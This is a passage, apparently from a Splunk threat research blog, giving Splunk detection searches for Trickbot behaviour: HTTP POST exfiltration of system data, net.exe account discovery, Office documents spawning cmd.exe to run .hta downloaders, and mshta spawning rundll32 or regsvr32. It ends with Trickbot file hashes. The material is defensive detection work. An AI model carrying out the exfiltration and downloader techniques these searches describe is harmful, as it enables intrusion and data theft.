
9. Plain HTTP POST Exfiltrated Data. This search detects the use of the HTTP POST method to exfiltrate data.

```
`stream_http` http_method=POST form_data IN ("*wermgr.exe*","*svchost.exe*",
  "*name=\"proclist\"*","*ipconfig*", "*name=\"sysinfo\"*", "*net view*") |stats values(form_data)
  as http_request_body min(_time) as firstTime max(_time) as lastTime count by http_method
  http_user_agent uri_path url bytes_in bytes_out
```




10. Account Discovery With Net App. This search detects the use of a series of net commands for account discovery on the infected machine.

```
| tstats `security_content_summariesonly` values(Processes.process) as process values(Processes.parent_process) as
parent_process values(Processes.process_id) as process_id
  count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
  where Processes.process_name="net.exe" OR Processes.process_name="net1.exe" AND (Processes.process="*user*" OR
Processes.process="*config*" OR Processes.process="*view /all*")
  by  Processes.process_name Processes.dest Processes.user Processes.parent_process_name
  | where count >=5
```




11. **Office Product spawn CMD child Process.** We also create some detection for the latest trickbot spear phishing technique where office documents spawn cmd.exe to run commands to execute .hta downloader payload.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from
datamodel=Endpoint.Processes
  where (Processes.parent_process_name = "winword.exe" OR Processes.parent_process_name= "excel.exe" OR Processes.
parent_process_name = "powerpnt.exe") Processes.process_name=cmd.exe  by
  Processes.parent_process Processes.process_name Processes.process Processes.process_id Processes.process_guid
  Processes.user Processes.dest | `drop_dm_object_name("Processes")` | `security_content_ctime(firstTime)`|`security_
content_ctime(lastTime)`
```



12. **Mshta spawning Rundll32 or RegSvr32 Process.** This detection is to detect suspicious mshta.exe spawning rundll32 or regsvr32 processes.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from
datamodel=Endpoint.Processes
  where Processes.parent_process_name = "mshta.exe"
(Processes.process_name=rundll32.exe OR Processes.process_name=regsvr32.exe) by
  Processes.parent_process Processes.process_name Processes.process Processes.process_id Processes.process_guid
  Processes.user Processes.dest | `drop_dm_object_name("Processes")` | `security_content_ctime(firstTime)`|`security_
content_ctime(lastTime)`
```



Other existing detections related to Trickbot payload detections:

- Suspicious Rundll32 Startw
- Office Document Executing Macro Code
- Cobalt Strike Named Pipes
- Suspicious Rundll32 Dllregisterserver
- Attempt to Stop Security Service
- Office Product Spawning MSHTA
- Previously seen command line arguments
- Suspicious Regsvr32 Register Suspicious Path
- Office Product Spawning Rundll32 with no DLL

Hashes:

File name	SHA256
Trickbot loader	01b6ab63f7078d952ed1a18850ac202bc201aa6210592c108a2e0a4d16f06fc5
XLSM Macro	ed03ded8aabe6685d536c26d55e9685a05e6e148c4c5b56b73faa5d81c9c083a
wormDll64.dll (Trickbot module)	74e9d233177ca996df3eeda88af9ff2d7f87bace0726b0516ecf3be7dcb59f71
Injdll64.dll (Trickbot module)	5c9f626665a5f6e91599df85f3a1ae07258b9c3b8fc72eff56082ce9cb2c4394
Systeminfo64.dll (Trickbot module)	69ed7a05edbb1ce5fc7a7a894785e21ab6e9d52584eb60a7bde20cb621ad7680
shareDll64.dll (Trickbot module)	f295233e7859ce11464a7a70121d6415971b3d92c3405158781405dcb899eef4
Psfin64.dll (Trickbot module)	8cd75fa8650ebcf0a6200283e474a081cc0be57307e54909ee15f4d04621dde0
networkDll64.dll (Trickbot module)	ba2a255671d33677cab8d93531eb25c0b1f1ac3e3085b95365a017463662d787
Powershell shellcode loader (cobalt)	9A8FD605A20F123B6582290797E08EF44C2958A6F9728348133AD-08C0547A41A

The aforementioned ongoing and new detections should help address this threat. Trickbot being one of the main ransomware carriers, ongoing campaigns are not only a threat to companies' operations, but — as seen in recent incidents — ransomware has endangered human life, impacted governments, school organizations and even military bases. Ransomware is now the top priority in cybersecurity. The Splunk Threat Research Team will continue to address ransomware variants and share their detection with the community. Please download our latest content at Splunk Base or check out our GitHub repository at github.com/splunk.

You can try to simulate the attack with our open-source tool, Splunk Attack Range.